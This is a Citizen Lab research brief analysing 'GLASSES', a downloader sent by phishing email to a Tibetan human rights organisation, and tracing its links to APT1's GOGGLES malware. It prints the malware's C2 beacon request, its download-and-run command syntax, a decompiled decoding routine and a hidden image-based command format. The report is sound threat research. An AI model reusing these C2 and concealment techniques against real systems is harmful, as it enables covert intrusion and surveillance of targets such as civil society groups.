UNIVERSITY OF TORONTO

MUNK SCHOOL OF GLOBAL AFFAIRS

Join the Global Conversation

The Citizen Lab

Research Brief
February 2013

APT1's GLASSES: Watching a Human Rights Organization

Author: Seth Hardy

KEY FINDINGS

- Malware ("GLASSES") sent in 2010 is a simple downloader that is closely related to the GOGGLES malware described by Mandiant in their APT1 report.
- GLASSES was sent in a highly targeted email to a Tibetan human rights organization, demonstrating that APT1 is involved in more than just industrial and corporate espionage, with attacks against civil society actors documented as early as almost three years ago.
- The methods and infrastructure of this attack are consistent with those described in Mandiant's APT1 report, e.g., spear phishing against an English-speaking target, having an infrastructure of compromised machines for malware distribution and C2 operation.
- The GLASSES sample analyzed shares a large percentage of code and an operational C2 server with a GOGGLES sample, indicating that they are from the same source.
- The GOGGLES sample we discovered that communicates to the shared C2 server is not exactly the same as described in the Mandiant report, indicating that GLASSES may be a variant of GOGGLES, and that the software has been used while under active development.

OVERVIEW

On February 19, 2013, Mandiant released a report titled "APT1: Exposing One of China's Cyber Espionage Units." [Offsite-PDF] The report describes the activities of one cyber espionage group, APT1 (referred to as "Comment Crew" or "Byzantine Candor" in other reports), that has targeted a large number of organizations in a wide range of industries, stealing terabytes of data. Mandiant traced APT1 operations to China and makes the case that the group may in fact be the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's 3rd Department, also known as Unit 61398.

In early 2011, Citizen Lab was forwarded a malicious email containing a link to a malware sample for analysis, as part of our ongoing study of targeted cyber threats against human rights organizations. This email, sent almost a year earlier to the head of an organization focused on Tibetan rights and issues, contains malware that is very similar to one program described in Appendix C ("The Malware Arsenal") of Mandiant's report, which they named "GOGGLES." (We have previously reported on other targeted attacks against Tibetan organizations, such as the recent PlugX RAT and the LURK variant of Gh0st RAT.)

The malicious program analyzed at Citizen Lab shares both a large percentage of code and the same command and control (C2) infrastructure as the program described in the APT1 report. We are calling this program GLASSES because it is related to GOGGLES and uses a compromised eyeglasses storefront website as its C2 server.

GLASSES is particularly interesting because it demonstrates that APT1 is not limited to attacks against industrial and commercial organizations, but also targets civil society organizations. It is unlikely that our study's participant is the only civil society target of APT1 malware, although no attacks against civil society organizations have been documented in the Mandiant report. Both Mandiant and Shadowserver have included a Tibetan-themed domain in domain lists, supporting the idea that other organizations are targeted, but have not included any information on the details of Tibetan-related APT1 operations. A Bloomberg article mentions that the nonprofit organization International Republican Institute was compromised by the same group in June 2011, but no technical details of the attack were released.

Civil society organizations such as the study participant that received this email are frequently and persistently attacked just the same as corporate and government targets. However, reporting on such attacks by security vendors is less common: these vendors generally lack visibility into civil society, as civil society organizations often do not have the resources to buy their security products or services. This may be the reason for the lack of reference to civil society targets in Mandiant's APT1 report, as it is likely that Mandiant has better visibility into corporate and government targets through their client base.

TARGETED EMAIL AND INFECTION

On March 17, 2011, we were forwarded an email sent on April 28, 2010 from a Yahoo! webmail address to someone at one of our participating organizations. The email is written in English, and references the recipient's organization by name.




Fig 1: Email forwarded from study participant

Some details of the email immediately flag it as suspicious: the name in the email address is "Nate Herman" (see Figure 2 below for full header details and other information) although the email is signed "Martin Lee." The forwarded email included full headers, so we were able to obtain more information about its origin (Yahoo! includes the sender's source IP in the headers when an email is sent over the webmail interface). In this case, the originating IP is 69.95.255.26, which is registered to One Communications, Inc. / EarthLink Business, and is very similar to IPs used in a similar attack -- demonstrating that this attack is not isolated, and the IPs are likely being reused for other malware campaigns.

Fig 2: Email imported into our analysis system, showing the sender name, original date, sending IP, and other details

This email contains a link to a ZIP file located at hxxp://tcw.homier.com/attchments/details.zip (MD5: 6fb3ecc3db624a4912ddbd2d565c4995). The homier.com domain belongs to Homier Distributing Company, Inc. and appears to have been compromised. A search for this subdomain can find other instances of malware

hosted there, such as that detailed in ThreatExpert's report on 87e840054d37f83c5077e685d45c0abb indicating a file in /images/update.bin, and another malicious program getting the file /attachments/SalaryAdjustment.zip.

The details.zip file contains a single executable file, Save my Tibetan wife - for [targeted organization's name].exe (MD5: 356fc183b7e73a74383fdb1e74f84709) which pretends to be a folder by using the same icon as a folder:




Fig 3: The executable ("Application") file pretending to be a folder

When the executable is run, it deletes itself, then creates and opens a folder of the same name with a PDF document (filename: details.pdf, MD5: a3cd8f45eef80eacb6bf3d2415139efa) in it. From the user's perspective, this is almost indistinguishable from opening an actual folder:




Fig 4: Actual folder with PDF

The PDF is not malicious, but it is damaged: the header and EOF markers have been deleted, and there is no xref table. As a result, Adobe Reader and other PDF viewing programs are unable to open it.

```
000094f0  65 6e 64 73 74 72 65 61  6d 0d 65 6e 64 6f 62 6a  |endstream.endobj|
00009500  0d 73 74 61 72 74 78 72  65 66 0d 0a 31 00 00 00  |.startxref..1...|
00009510  00 00 00 00 00 00 00 00  00                       |.........|
```

Fig 5: Broken xref table at end of embedded PDF

The content of the PDF implies that it was repurposed from a job posting regarding a position relating to public health in association with USAID in Nepal. Objects that are not displayed have information about what appears to be a real job posting, and the author metadata seems to be from a real person at the organization. Because the content is not directly related to the subject matter of the email, it suggests that it is not meant to be opened and may have been reused from a previous attack against a different organization.




Fig 6: Text relating to USAID/Nepal-related job posting

Meanwhile, the original program drops an executable named spkptdhv.exe (MD5: 80a45ce5d3cc416fffdafa101bdf002c) in %temp%, and adds itself to the registry in order to restart on reboot.

MALWARE - "GLASSES"

The dropped executable connects to a website and downloads a single HTML page. The site appears to be part of a legitimate website for an eyeglasses company, suggesting that it has been compromised. We contacted the hosting provider of the compromised site in March 2011, but never received any response.

The HTTP request includes a marker in the User-Agent string, indicating that it is was sent by this malware:

GET /ewpindex.htm HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; Windows NT 5.1; MSIE 7.0; Trident/4.0; Clj26Dbj.XYZ) Host: ewplus.com Cache-Control: no-cache

The marker string has two parts, separated by a period. The first part ("Clj26Dbj") is an encoded version of the computer's name, presumably for tracking which machines at an organization are infected. The second part (changed to "XYZ" here) appears to be a campaign code, as the original is the standard abbreviation for the organization to which it was sent.

The marker may be in the User-Agent string so that it shows up in the access log on the web server, indicating that the attacker has access to these logs and may monitor them for signs of infection. As the User-Agent string shows up in web access logs, it would be simple for an attacker to monitor for compromised computers connecting to the C2 server this way.

The command from the compromised web page (ewpindex.htm) looks like this:

```
<body link="#FFFFFF" vlink="#FFFFFF" alink="#FFFFFF" text="#336699">
<a href="KVHc6Gcj" target="NewRef"></a>
<div align="center">
  <center>
```

Fig 7: How the C2 server (a compromised web page) issues commands

The accessed page contains an anchor with an encoded command in it. The malware looks for the string in the anchor tag with the target NewRef, and then decodes it to a command. The link itself is empty, so that there is nothing to click on and it is invisible on the page. Another page on the same site, aboutus.htm, contains a different command although the URL is not apparently used by this binary.

The commands found on the website are:

Page	Encoded	Decoded
ewpindex.htm	KVHc6Gcj	s:120
aboutus.htm	KVHe6ibj	s:30

Looking through the malware code, it is evident that this is a simple downloader with only two commands. The commands are:

Command Character	Command	Description	Example
s	Sleep	Sleep for specified number of minutes	s:120
r	Download and Run	Download and run executable binary at specified location on the web	r:http://www.foo.com/bar.exe

The C2 server is still live, but it has the same sleep command as it did when we reported the compromise to the hosting provider approximately two years ago. It is unknown whether this means the attackers have lost control over the compromised server, or whether it is still live -- for example, it may require manual intervention to change the page to a download command, and this may only happen when logs of an infected computer appear again. The attackers may choose only to provide a malicious second stage program for GLASSES to download and execute when they have verified the target, or may only keep the download link live for a very short amount of time to discourage its discovery and analysis. At no point in our investigation of this malware did the command string change from this sleep command.

COMPARISON TO GOGGLES, AN APT1 ATTACK

In "Appendix C: The Malware Arsenal" of the Mandiant APT1 report, the authors describe and give names to 49 different malicious programs. One of these is called "GOGGLES" -- a simple downloader that is controlled via encoded markers in files accessed over HTTP.

The C2 communication method, commands, and particularly the data encoding method in GOGGLES are very similar to the sample we analyzed. The connection was initially noticed due to a shared string used in decoding methods, and the presence of the same two commands for each program. Follow-up code analysis confirmed that these programs share much of the same code, and use the same C2 server. It is very likely that GOGGLES is a later version of GLASSES.

Decoding Algorithm

In GLASSES, the URL for the webpage and the campaign code are not found in plain text inside of the binary. The program keeps the information stored in an encoded format that is not immediately recognizable. However, the decoding function uses a very recognizable string, "thequickbrownfxjmpsvalzydg," which is how we were able to quickly identify this malware as being possibly related to APT1:

```
int __cdecl sub_401E30(const char *a1, int a2)
{
  unsigned int v2; // kr04_4@1
  unsigned int v3; // kr0C_4@1
  unsigned int v4; // kr14_4@1
  int v5; // edi@1
  int v6; // eax@2
  int v7; // ebx@4
  int v8; // esi@4
  int v9; // edx@4
  int result; // eax@5
  int i; // [sp+14h] [bp+4h]@2

  v2 = strlen("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789=") + 1;
  v3 = strlen("thequickbrownfxjmpsvalzydg") + 1;
  v4 = strlen(a1) + 1;
  v5 = 0;
  if ( (signed int)(v4 - 1) <= 0 )
  {
    *(_BYTE *)a2 = 0;
    result = 0;
  }
  else
  {
    v6 = (int)&a1[-a2];
    for ( i = (int)&a1[-a2]; ; v6 = i )
    {
      v7 = v5 + a2;
      v8 = strchr("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789=", *(_BYTE *)(v6 + v5 + a2))
         - "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789=";
      v9 = (signed int)&strchr(
                         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789=",
                         aThequickbrownf[v5++ % (signed int)(v3 - 1)])[v8
                                                                       - (_DWORD)"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789="]
         % (signed int)(v2 - 1);
      *(_BYTE *)v7 = aAbcdefghijkl_0[v9];
      if ( v5 >= (signed int)(v4 - 1) )
        break;
    }
    result = v5;
    *(_BYTE *)(v5 + a2) = 0;
  }
  return result;
}
```

Fig 8: Decoding function with "the quick brown fox" string

This decoding method is mentioned in the Mandiant report multiple times, used by the GOGGLES malware as well as three other malicious programs (SWORD, NEWSREELS, and LONGRUN).

Sharing C2 Domain with GOGGLES

When we first analyzed the sample in March 2011, we searched a private malware database for related network traffic and found the following results:


```
=> select * from network_domain where domain ilike 'ewplus.com';
               md5                |   domain   |      ip      | session_time
----------------------------------+------------+--------------+--------------
 356fc183b7e73a74383fdb1e74f84709 | ewplus.com | 204.14.88.45 |        18566
 c71ba1167abb36fc4e680c24999b9fb0 | ewplus.com | 204.14.88.45 |        13302
 64c47ead2e95e4033f0f1f1fedaf15cf | ewplus.com | 204.14.88.45 |        16324
(3 rows)

=> select * from network_url where md5 = '356fc183b7e73a74383fdb1e74f84709';
               md5                |           url
----------------------------------+-------------------------
 356fc183b7e73a74383fdb1e74f84709 | ewplus.com/ewpindex.htm
(1 row)

=> select * from network_url where md5 = 'c71ba1167abb36fc4e680c24999b9fb0';
               md5                |           url
----------------------------------+-------------------------
 c71ba1167abb36fc4e680c24999b9fb0 | ewplus.com/ewpindex.htm
(1 row)

=> select * from network_url where md5 = '64c47ead2e95e4033f0f1f1fedaf15cf';
               md5                |             url
----------------------------------+-----------------------------
 64c47ead2e95e4033f0f1f1fedaf15cf | ewplus.com/images/4poval.jpg
```

At the time, the significance of the file 4poval.jpg was not immediately clear. Upon casual inspection, it seems to be an image that is related to the website content:



The Mandiant report describes GOGGLES sending an initial HTTP GET request for a JPEG image file with an embedded control command. The command offset is stored six bytes before the end of the file, and the command has a magic value (an arbitrary string of bytes) to indicate that it is actually a GOGGLES command file, and not just image data:

Name	Length	Functionality
Ignored data	variable	Data is ignored
Magic	4-bytes	Magic value 0xBCB702FF (offset dictated by "data offset")
Encoded data	variable	Encoded string (see Figure 1) length is (filesize – data_offset – 10)
Data offset	4-bytes	Offset to start of magic ([EOF-6] is offset to value)

Table 14: GOGGLES download file format

Fig 9: GOGGLES download file format, from Appendix C of the Mandiant APT1 report

Checking the 4poval.jpg file (still available on the website as of February 2013) shows that the GOGGLES command data is present.

```
00000900  eb fd 37 d0 97 13 af b1  40 d0 46 91 e9 af 0b 64  |..7.....@.F....d|
00000910  5a 3e 2c c6 4f 5d b1 e4  48 69 3a ff 00 2a 1c 02  |Z>,.O]..Hi:..*..|
00000920  83 d1 bf 4e f8 6a 1e 6d  f5 62 50 fb ad 1b a0 c9  |...N.j.m.bP.....|
00000930  71 e7 c0 f8 3a b5 0f d9  41 25 62 3c 78 ad 86 a3  |q...:...A%b<x...|
00000940  32 86 1a 1a 86 da 48 42  7e 49 00 50 7a d0 28 14  |2.....HB~I.Pz.(.|
00000950  0a 05 02 81 40 a0 50 28  14 0a 05 02 81 40 a0 50  |....@.P(.....@.P|
00000960  28 14 0a 05 02 83 ff d9  ff 02 b7 bc b6 ab b9 9e  |(...............|
00000970  c9 ba 9c 95 00 00 09 68  ff d9                    |.......h..|
0000097a
```

Fig 10: GOGGLES C2 data in image file

Six bytes from the end of the file is the four byte offset 00 00 09 68. The bytes ff 02 b7 bc at offset 0x968 are the magic value described in the Mandiant report (in reverse order due to byte ordering), confirming that this is a GOGGLES control file.

Since the two malware programs use the same domain for command and control and share much of the same code, it is very likely that these programs are used by the same group. The GOGGLES code is more sophisticated than the GLASSES code: in addition to a more effective method of hiding the command data, it also has more countermeasures to protect against reverse engineering and hide itself on the infected system. For this reason, it is very likely that GOGGLES is a later version of GLASSES.

Analysis of GOGGLES Sample

A search using the VirusTotal Malware Intelligence service for the MD5 of the sample found in our network traffic database found a copy of the GOGGLES program that downloads the command image from this C2 server. Comparing this GOGGLES binary 64c47ead2e95e4033f0f1f1fedaf15cf (which uses the above image file to receive commands) to the behavior described in the Mandiant report does not result in a 100% behavior match. The User-Agent string does not exactly match the one described in the report, but uses one similar to the GLASSES sample. After the normal user-agent information, there are two strings, which likely correspond to the encoded computer name ("Alj26Bbj") and campaign code ("RUCK").

```
⊟ Hypertext Transfer Protocol
  ⊞ GET /images/4poval.jpg HTTP/1.1\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32; InfoPaths.Alj26Bbj.RUCK)\r\n
    Host: ewplus.com\r\n
    Cache-Control: no-cache\r\n
    \r\n
```

Fig 11: Found GOGGLES sample C2 communication

The User-Agent string that is different than that described in the Mandiant report shows that the behavior of GOGGLES was changing while in use, strengthening the idea that GLASSES may be an earlier development of the same malware family.




Fig. 12: Commonalities between GLASSES and GOGGLES samples

CONCLUSIONS AND RECOMMENDATIONS

The description of GOGGLES in the Mandiant report and its attribution to APT1 has given us enough information to attribute a similar attack to them as well. This attack, which we are calling GLASSES, took place in April 2010 and was targeted against a Tibetan human rights organization. This demonstrates that APT1 is interested not only in industrial and commercial targets, but civil society organizations as well.

The sample of GLASSES we were sent has many technical similarities to Mandiant's description of GOGGLES, including specific strings used for encoding and decoding. While this suggests that the two programs are related, there are other possible explanations for this connection, such as an attack found in the wild and repurposed by a new group. By searching for related network traffic, however, we were able to discover a file on the GLASSES server which contains GOGGLES control information -- a clear indication that the malware is being operated by the same group.

Using VirusTotal's Malware Intelligence service, we were able to find a copy of the specific GOGGLES binary using the same C2 server. Analysis of this GOGGLES sample revealed behavior that was similar but not exactly the same as the behavior described in the Mandiant report. The difference in behavior between the GOGGLES versions suggests that the malware was under active development during the time period of the attacks. Because GLASSES is a simpler version of GOGGLES with the same commands but fewer countermeasures against reverse engineering and analysis, it is likely that GLASSES is an earlier version of GOGGLES.

The vector for the GLASSES attack we observed was consistent with the modus operandi for APT1 described by the Mandiant report: a targeted email sent to an English-speaking target, using a set of compromised computers as jumping points. This type of threat is very dangerous to civil society organizations as well as industrial and commercial targets.

As with other targeted email attacks, organizations can protect themselves against this kind of attack by treating email with caution, especially email with attachments or links. A more detailed set of recommendations for defending against email and other threats can be found at Citizen Lab's page on Recommendations for Defending Against Targeted Cyber Threats.

About The Author

Seth Hardy is a Senior Security Analyst at the Citizen Lab, Munk School of Global Affairs, University of Toronto. Prior to the Citizen Lab, he worked for a large anti-virus vendor. Seth has worked extensively on analysis of document-based malware and AV evasion methods. Other areas of experience include: provably secure cryptography, random number generators, and network vulnerability research. Seth has spoken at a number of security conferences including Black Hat, DEF CON, SecTor, and the CCC. He holds degrees from Worcester Polytechnic Institute in Mathematics and Computer Science.